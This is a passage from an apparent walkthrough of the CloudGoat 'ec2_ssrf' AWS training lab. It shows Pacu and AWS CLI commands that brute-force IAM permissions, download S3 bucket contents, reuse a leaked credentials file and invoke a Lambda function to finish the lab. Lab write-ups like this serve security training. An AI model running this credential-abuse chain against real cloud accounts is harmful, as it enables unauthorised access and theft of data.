    "Arn": "arn:aws:sts::388262206797:assumed-role/cg-ec2-role-cgid21tbdc9ta9/i-01299ee9b3ef85d7f"
}
Brute Forcing IAM Permissions (as cg-ec2)
Since we have a new pair of valid AWS credentials, we can use Pacu once again to enumerate their permissions:
# Import the new credentials and brute force the associated IAM permissions
Pacu (cloudgoat:imported-ec2_ssrf_4) > import_keys cg-ec2
  Imported keys as "imported-cg-ec2"

Pacu (cloudgoat:imported-cg-ec2) > run iam__bruteforce_permissions
<SNIP>
Num of IAM permissions found: 12

# List the detailed permissions
Pacu (cloudgoat:imported-cg-ec2) > whoami
<SNIP>
  "Permissions": {
    "Allow": [
      "sts:GetCallerIdentity",
      "dynamodb:DescribeEndpoints",
      "s3:ListBuckets",
<SNIP>
It seems that this account has the ability to list S3 buckets (s3:ListBuckets), so we can enumerate and directly download any potential files:
# Download the buckets' files
Pacu (cloudgoat:imported-cg-ec2) > run s3__download_bucket --dl-all
<SNIP>

[s3__download_bucket] MODULE SUMMARY:

  1 total buckets found.
  1 buckets found with read permissions.
  1 files downloaded.
The cg-secret-s3-bucket contained a credentials file with another pair of new AWS credentials:
# Read the downloaded file
$ cat ~/.local/share/pacu/cloudgoat/downloads/s3__download_bucket/cg-secret-s3-bucket-cgid21tbdc9ta9/aws/credentials
[default]
aws_access_key_id = AKIAVUZR3DVG76EYHIER
aws_secret_access_key = PL...<REDACTED>...CB
region = us-east-1

# Configure a new AWS CLI profile
$ aws configure --profile shepard
AWS Access Key ID [None]: AKIAVUZR3DVG76EYHIER
AWS Secret Access Key [None]: PL...<REDACTED>...CB
Default region name [None]: us-east-1
Default output format [None]: json

# Validate credentials
$ aws sts get-caller-identity --profile shepard
{
    "UserId": "AIDAVUZR3DVG6AQHJOROG",
    "Account": "388262206797",
    "Arn": "arn:aws:iam::388262206797:user/shepard-cgid21tbdc9ta9"
}
Brute Forcing IAM Permissions (as Shepard)
Brute forcing shepard's IAM permissions we can see that it has a bunch lambda-related ones:
Pacu (cloudgoat:imported-shepard) > run iam__bruteforce_permissions --region us-east-1
<SNIP>
[iam__bruteforce_permissions] MODULE SUMMARY:

Num of IAM permissions found: 7

Pacu (cloudgoat:imported-shepard) > whoami
<SNIP>
  "Permissions": {
    "Allow": [
      "sts:GetCallerIdentity",
      "sts:GetSessionToken",
      "lambda:ListFunctions",
      "lambda:GetAccountSettings",
      "lambda:ListLayers",
      "lambda:ListEventSourceMappings",
      "dynamodb:DescribeEndpoints"
    ],
This allow us to invoke the lambda function, which was the final goal of this lab:
$ aws lambda invoke --function-name cg-lambda-cgid21tbdc9ta9 output.json --profile shepard
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}

$ cat output.json
"You win!"
cloudgoat destroy ec2_ssrf.


